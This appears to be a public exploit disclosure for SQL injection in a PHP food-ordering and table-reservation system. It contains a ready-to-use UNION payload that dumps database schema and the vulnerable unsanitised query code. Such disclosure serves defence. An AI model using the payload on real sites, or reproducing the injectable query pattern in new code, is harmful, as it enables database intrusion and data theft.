
Exploit Title: Sql Injection in Food-order-and-table-reservation-system- Version: 1.0
Date 05/05/2022
Exploit Author: Ngô Thái An
Contact : https://github.com/APTX-4879
Product: Food-order-and-table-reservation-system-
Vendor: Food-order-and-table-reservation-system-

Description: Sql injection exist in categorywise-menu.php?catid= allow attacker inject sql code to get database.

First Attacker inject payload:
%27%20div%200%20union%20select%201,2,3,concat(@c:=0x00,if((select%20count(*)%20from%20information_schema.columns%20where%20table_schema%20not%20like%200x696e666f726d6174696f6e5f736368656d61%20and%20@c:=concat(@c,0x3c62723e,table_name,0x2e,column_name)),0x00,0x00),@c),5,6,7%23

And payload excute it will dump table and column in database




Vulnerable Code:

categorywise-menu.php - Notepad

File Edit Format View Help

```php
<?php
 $cid=$_GET['catid'];
if (isset($_GET['page_no']) && $_GET['page_no']!="") {
    $page_no = $_GET['page_no'];
    } else {
        $page_no = 1;
        }

    $total_records_per_page = 12;
    $offset = ($page_no-1) * $total_records_per_page;
    $previous_page = $page_no - 1;
    $next_page = $page_no + 1;
    $adjacents = "2";
    $result_count = mysqli_query($con,"SELECT COUNT(*) As total_records FROM tblfood where CategoryName='$cid'");
    $total_records = mysqli_fetch_array($result_count);
    $total_records = $total_records['total_records'];
  $total_no_of_pages = ceil($total_records / $total_records_per_page);
    $second_last = $total_no_of_pages - 1; // total page minus 1
      $result = mysqli_query($con,"SELECT * FROM tblfood where CategoryName='$cid' LIMIT $offset, $total_records_per_page");
      $num=mysqli_num_rows($result);
      if($num>0){
    while($row = mysqli_fetch_array($result)){
    ?>
```